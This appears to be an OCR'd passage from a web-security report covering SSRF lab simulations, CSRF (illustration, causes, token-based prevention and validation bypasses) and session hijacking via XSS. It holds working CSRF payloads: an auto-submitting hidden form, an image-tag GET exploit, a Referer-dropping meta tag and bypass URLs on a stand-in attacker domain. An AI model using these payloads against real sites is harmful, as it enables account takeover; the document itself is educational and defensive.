
4.1.4 Simulation

One of the first things to try in SSRF is reading local files which was successful in our case.




Simulation 13: SSRF retrieved file content

This vulnerable web application is used as a proxy to manage the requests to any site ex: Google.




Simulation 14: SSRF Request

To take it a step further, we launched a private http server to capture the request headers that should have been sent to the internal servers.




Simulation 15: Launch HTTP server

In this example, internal servers, which was only available to the local host, could be accessed.



Simulation 16: SSRF access local host

Lastly, we installed a mysql server on this virtual machine which should be only accessed from the local host, but we could communicate with it using gopher protocol.



Simulation 17: SSRF gopher protocol

4.2 Client-Side Request Forgery

Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform. It allows an attacker to partly circumvent the same origin policy, which is designed to prevent different websites from interfering with each other.




Figure 30: CSRF

4.3.1 Illustration

For example, suppose an application contains a function that lets the user change the email address on their account. When a user performs this action, they make an HTTP request like the following:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE
email=wiener@normal-user.com
```

The action of changing the email address on a user's account is of interest to an attacker. Following this action, the attacker will typically be able to trigger a password reset and take full control of the user's account. The application uses a session cookie to identify which user issued the request. There are no other tokens or mechanisms in place to track user sessions. The attacker can easily determine the values of the request parameters that are needed to perform the action. With these conditions in place, the attacker can construct a web page containing the following HTML:

```
<html>
    <body>
        <form action="https://vulnerable-website.com/email change"method="POST">
            <input type="hidden" name="email" value="pwned@evil-user.net" />
        </form>
        <script>
            document.forms[0].submit();
        </script>
    </body>
</html>
```

If a victim user visits the attacker's web page, the following will happen:

a. The attacker's page will trigger an HTTP request to the vulnerable web site.
b. If the user is logged in to the vulnerable web site, their browser will automatically include their session cookie in the request (assuming SameSite cookies are not being used).
c. The vulnerable web site will process the request in the normal way, treat it as having been made by the victim user, and change their email address.

4.3.2 Cause

For a CSRF attack to be possible, three key conditions must be in place:

- A relevant action. There is an action within the application that the attacker has a reason to induce. This might be a privileged action (such as modifying permissions for other users) or any action on user-specific data (such as changing the user's own password).
- Cookie-based session handling. Performing the action involves issuing one or more HTTP requests, and the application relies solely on session cookies to identify the user who has made the requests. There is no other mechanism in place for tracking sessions or validating user requests.
- No unpredictable request parameters. The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess. For example, when causing a user to change their password, the function is not vulnerable if an attacker needs to know the value of the existing password.

4.3.3 Impact

In a successful CSRF attack, the attacker causes the victim user to carry out an action unintentionally. For example, this might be to change the email address on their account, to change their password, or to make a funds transfer. Depending on the nature of the action, the attacker might be able to gain full control over the user's account. If the compromised user has a privileged role within the application, then the attacker might be able to take full control of all the application's data and functionality.

4.3.4 Detection

Manually creating the HTML needed for a CSRF exploit can be cumbersome, particularly where the desired request contains a large number of parameters, or there are other quirks in the request. The easiest way to construct a CSRF exploit is using the CSRF PoC generator that is built into Burp Suite Professional:

Select a request anywhere in Burp Suite Professional that you want to test or exploit. From the right-click context menu, select Engagement tools / Generate CSRF PoC.

Burp Suite will generate some HTML that will trigger the selected request (minus cookies, which will be added automatically by the victim's browser).

Copy the generated HTML into a web page, view it in a browser that is logged in to the vulnerable web site, and test whether the intended request is issued successfully, and the desired action occurs.

The delivery mechanisms for cross-site request forgery attacks are essentially the same as for reflected XSS. Typically, the attacker will place the malicious HTML onto a web site that they control, and then induce victims to visit that web site. This might be done by feeding the user a link to the web site, via an email or social media message. Or if the attack is placed into a popular web site (for example, in a user comment), they might just wait for users to visit the web site.

Some simple CSRF exploits employ the GET method and can be fully self-contained with a single URL on the vulnerable web site. In this situation, the attacker may not need to employ an external site, and can directly feed victims a malicious URL on the vulnerable domain. In the preceding example, if the request to change email address can be performed with the GET method, then a self-contained attack would look like this:

```
<img src="https://vulnerable-website.com/email/change?email=pwned@evil-user.net">
```

4.3.5 Prevention

The most robust way to defend against CSRF attacks is to include a CSRF token within relevant requests. The token should be unpredictable with high entropy (as for session tokens in general), tied to the user's session and strictly validated in every case before the relevant action is executed.

A CSRF token is a unique, secret, unpredictable value that is generated by the server-side application and transmitted to the client in such a way that it is included in a subsequent HTTP request made by the client. When the later request is made, the server-side application validates that the request includes the expected token and rejects the request if the token is missing or invalid.

CSRF tokens can prevent CSRF attacks by making it impossible for an attacker to construct a fully valid HTTP request suitable for feeding to a victim user. Since the attacker cannot determine or

predict the value of a user's CSRF token, they cannot construct a request with all the parameters that are necessary for the application to honor the request.

When generating CSRF tokens, it should contain significant entropy and be strongly unpredictable, with the same properties as session tokens in general. You should use a cryptographic strength pseudo-random number generator (PRNG), seeded with the timestamp when it was created plus a static secret. If you need further assurance beyond the strength of the PRNG, you can generate individual tokens by concatenating its output with some user-specific entropy and take a strong hash of the whole structure. This presents an additional barrier to an attacker who attempts to analyze the tokens based on a sample that are issued to them.

CSRF tokens should be treated as secrets and handled in a secure manner throughout their lifecycle. An approach that is normally effective is to transmit the token to the client within a hidden field of an HTML form that is submitted using the POST method. The token will then be included as a request parameter when the form is submitted:

```
<input type="hidden" name="csrf-token"value="CIwNZNlR4XbisJF39I8yWnWX9wX4WFoz"/>
```

For additional safety, the field containing the CSRF token should be placed as early as possible within the HTML document, ideally before any non-hidden input fields and before any locations where user- controllable data is embedded within the HTML. This mitigates against various techniques in which an attacker can use crafted data to manipulate the HTML document and capture parts of its contents.

An alternative approach, of placing the token into the URL query string, is somewhat less safe because the query string:

- Is logged in various locations on the client and server side
- Is liable to be transmitted to third parties within the HTTP Referer header
- Can be displayed on-screen within the user's browser.

Some applications transmit CSRF tokens within a custom request header. This presents a further defense against an attacker who manages to predict or capture another user's token, because browsers do not normally allow custom headers to be sent cross-domain. However, the approach limits the application to making CSRF-protected requests using XHR (as opposed to HTML forms) and might be deemed over-complicated for many situations. CSRF tokens should not be transmitted within cookies.

When a CSRF token is generated, it should be stored server-side within the user's session data. When a subsequent request is received that requires validation, the server-side application should verify that the request includes a token which matches the value that was stored in the user's

session. This validation must be performed regardless of the HTTP method or content type of the request. If the request does not contain any token at all, it should be rejected in the same way as when an invalid token is present.

4.3.6 Types

- Common CSRF vulnerabilities

  Most interesting CSRF vulnerabilities arise due to mistakes made in the validation of CSRF tokens. In the previous example, suppose that the application now includes a CSRF token within the request to change the user's e-mail:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm
csrf=WfF1szMUHhiokx9AHFply5L2xAOfjRkE&email=wiener@normal-user.com
```

  This ought to prevent CSRF attacks because it violates the necessary conditions for a CSRF vulnerability: the application no longer relies solely on cookies for session handling, and the request contains a parameter whose value an attacker cannot determine. However, there are various ways in which the defense can be broken, meaning that the application is still vulnerable to CSRF.

  Validation of CSRF token depends on request method

  Some applications correctly validate the token when the request uses the POST method but skip the validation when the GET method is used.

  In this situation, the attacker can switch to the GET method to bypass the validation and deliver a CSRF attack:

```
GET /email/change?email=pwned@evil-user.net HTTP/1.1
Host: vulnerable-website.com
Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm
```

- Validation of CSRF token depends on token being present

  Some applications correctly validate the token when it is present but skip the validation if the token is omitted.

  In this situation, the attacker can remove the entire parameter containing the token (not just its value) to bypass the validation and deliver a CSRF attack:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm
email=pwned@evil-user.net
```

- CSRF token is not tied to the user session

  Some applications do not validate that the token belongs to the same session as the user who is making the request. Instead, the application maintains a global pool of tokens that it has issued and accepts any token that appears in this pool.

  In this situation, the attacker can log in to the application using their own account, obtain a valid token, and then feed that token to the victim user in their CSRF attack

- CSRF token is tied to a non-session cookie

  In a variation on the preceding vulnerability, some applications do tie the CSRF token to a cookie, but not to the same cookie that is used to track sessions. This can easily occur when an application employs two different frameworks, one for session handling and one for CSRF protection, which are not integrated together:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: session=pSJYSScWKpmC60LpFOAHKixuFuM4uXWF;
csrfKey=rZHCnSzEp8dbI6atzagGoSYyqJqTz5dv
csrf=RhV7yQDO0xcq9gLEah2WVbmuFqyOq7tY&email=wiener@normal-
user.com
```

  This situation is harder to exploit but is still vulnerable. If the web site contains any behavior that allows an attacker to set a cookie in a victim's browser, then an attack is possible. The attacker can log in to the application using their own account, obtain a valid token and associated cookie, leverage the cookie- setting behavior to place their cookie into the victim's browser, and feed their token to the victim in their CSRF attack.

- CSRF token is simply duplicated in a cookie

  In a further variation on the preceding vulnerability, some applications do not maintain any server-side record of tokens that have been issued, but instead duplicate each token within a cookie and a request parameter. When the subsequent request is validated, the application simply verifies that the token submitted in the request parameter matches the value submitted in the cookie. This is sometimes called the "double submit" defense against CSRF, and is advocated because it is simple to implement and avoids the need for any server-side state:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: session=1DQGdzYbOJQzLP7460tfyiv3do7MjyPw;
csrf=R8ov2YBfTYmzFyjit8o2hKBuoIjXXVpa
csrf=R8ov2YBfTYmzFyjit8o2hKBuoIjXXVpa&email=wiener@normal-
user.com
```

In this situation, the attacker can again perform a CSRF attack if the web site contains any cookie setting functionality. Here, the attacker doesn't need to obtain a valid token of their own. They simply invent a token (perhaps in the required format, if that is being checked), leverage the cookie-setting behavior to place their cookie into the victim's browser, and feed their token to the victim in their CSRF attack.

- Referer-based defenses against CSRF

  Aside from defenses that employ CSRF tokens, some applications make use of the HTTP Referer header to attempt to defend against CSRF attacks, normally by verifying that the request originated from the application's own domain. This approach is generally less effective and is often subject to bypasses.

- Validation of Referer depends on header being present

  Some applications validate the Referer header when it is present in requests but skip the validation if the header is omitted.

  In this situation, an attacker can craft their CSRF exploit in a way that causes the victim user's browser to drop the Referer header in the resulting request. There are various ways to achieve this, but the easiest is using a META tag within the HTML page that hosts the CSRF attack:

```
<meta name="referrer" content="never">
```

- Validation of Referer can be circumvented

  Some applications validate the Referer header in a naive way that can be bypassed. For example, if the application validates that the domain in the Referer starts with the expected value, then the attacker can place this as a subdomain of their own domain:

```
http://vulnerable-website.com.attacker-website.com/csrf-attack
```

  Likewise, if the application simply validates that the Referer contains its own domain name, then the attacker can place the required value elsewhere in the URL:

```
http://attacker-website.com/csrf-attack?vulnerable-website.com
```

4.3 Session Hijacking - XSS

The Session Hijacking attack consists of the exploitation of the web session control mechanism, which is normally managed for a session token. Because http communication uses many different TCP connections, the web server needs a method to recognize every user's connections. The most useful method depends on a token that the Web Server sends to the client browser after a successful client authentication. A session token is normally composed of a string of variable width and it could be used in different ways, like in the URL, in the header of the http requisition as a cookie, in other parts of the header of the http request, or yet in the body of the http requisition.

The Session Hijacking attack compromises the session token by stealing or predicting a valid session token to gain unauthorized access to the Web Server.


The session token could be compromised in different ways; the most common are:

- Predictable session token;
- Session Sniffing;
- Client-side attacks (XSS, malicious JavaScript Codes, Trojans, etc)
- Man in the middle attack

4.3.1 Simulation


In our test we used XSS example where the attacker can compromise the session token by using malicious code or programs running at the client-side. The example shows how the attacker could use an XSS attack to steal the session token by sending a crafted link to the victim with the malicious JavaScript, when the victim clicks on the link, the JavaScript will run and complete the instructions made by the attacker.

Firstly we log in as a legal user with username & password




Simulation 18: Login using valid account

After authenticating to the server we can see that the user has a text-area field at his disposal to insert user input. When we press submit we find that this user supplied input is being reflected on the side of the client. This is a perfect indicator that we might want to start testing for cross site scripting attacks.



Simulation 19: Session Hijacking with Cross Site Scripting


Now, we can inject the a piece of malicious javascript to see if we can prompt an alert box that displays the applications session information.



Simulation 20: Session Information Alert

We can tell if we can hijack the session information by inspecting the cookies and see if the HTTP/HttpOnly attribute is enabled for the session cookie.

Highlighted in red we find this attribute and see that it is not activated for this application



